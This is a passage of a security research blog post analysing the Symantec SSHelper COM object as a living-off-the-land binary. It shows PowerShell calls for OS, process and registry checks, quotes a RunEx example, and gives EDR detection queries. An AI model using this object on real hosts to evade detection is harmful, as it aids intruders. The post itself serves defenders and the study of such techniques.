PS C:\TEMP> $(New-Object -com "Symantec.SSHelper").QueryOSType(0)
2,10,0,1@,256,18363,0,0,4,64
```

Execution of QueryOSType


As the name suggest it queries the OS type and returns it. But it returns it in a strange format. Fortunately the JavaScript file from the beginning can help us understand this.

Inside this JS file there is a function called ***"GetOS"*** which is wrapper for the **"QueryOSType".** This function performs the necessary logic to extract the OS version. For example in the image above the first part of the result string ***"2,10,0,1"*** will be mapped to a variables within the script that represents Windows 10. The ***"18363"*** represents the build version and so forth.

```
var HI_OS_TYPE_WIN10WORKSTATION = "2,10,0,1";
```

IsAppRunning

This function will return "0" if an executable is running and "1" if it's not



```
PS C:\TEMP> $(New-Object -com "Symantec.SSHelper").IsAppRunning(0,"mstsc.exe")
0
PS C:\TEMP> $(New-Object -com "Symantec.SSHelper").IsAppRunning(0,"mstsc.exe")
1
```

Execution of the "IsAppRunning" Function

IsRegistryItemExists


Returns "0" if a registry key exists and "1" if it doesn't

```
$(New-Object -com "Symantec.SSHelper").IsRegistryItemExists(0,[Path_to_reg_key])
```

A lot more functions are available to use in this COM object. Please refer to the results of ***"Oleview.exe"*** above to get a full list of what's available.

Going back to the JavaScript file one last time

Continuing with the analysis of the JS file I found that basically the script contains a template for all the possible functionalities offered by the ***"Host Integrity"*** feature and can be very helpful in understanding the results of the functions within the COM object. Below is an example of the usage of the “RunEx” function within the JavaScript file.



```
if (HI_PASS != g_ObjSSHelper.RunEx(g_SafeCookie, "RegSVR32", "/s scrrun.dll", true, 0, false,true))
    g_ObjRet.ResultDetails += " C=hi_setup^S=error^E=unknown^TS=Failed to register scrrun.dll. Please update WSC libraries\n";
else
    g_ObjRet.ResultDetails += "INFO: HI script registered scrrun.dll for supporting HI script correct functionality\n";
```

Conclusion

From a LOLBin perspective I find this COM very interesting as it basically acts as list of small scripts readily available for the attackers to use and leverage to bypass some detection's.

Speaking of detection’s, the obvious thing to do is monitor any usage of this COM object. Below are some query examples provided by Symantec to detect this using Symantec EDR.

> Queries to find all actors that loaded the DLL and the child/parent processes responsible

```
type_id:8002 AND (file.name:"SSHelper64.dll" OR file.name:"SSHelper.dll")
(type_id:8002 AND (file.name:"SSHelper64.dll" OR file.name:"SSHelper.dll")) OR
process.uid:"<GUID>"(type_id:8002 AND (file.name:"SSHelper64.dll" OR
file.name:"SSHelper.dll")) OR process.uid:"<GUID>" OR process.uid: "<GUID>"
```

> **Note : You can use similar logic to search for this using the proper syntax provided by your EDR / SIEM solutions**

Also since this is a “feature” offered by the product i advise you to look at the configuration of the host integrity policy from the SEPM (Management Console) side in case a rogue administrator decided to use it to it’s full extent.

Also you can monitor for the user agent ***“Symantec Agent”*** to detect usage of one of the downloads functions (***HIDownloadURLFile*** & ***DownloadURLFile***) within this COM object.

Finally, if you have any remarks or improvements please feel free to reach out to me on twitter **@nas_bench**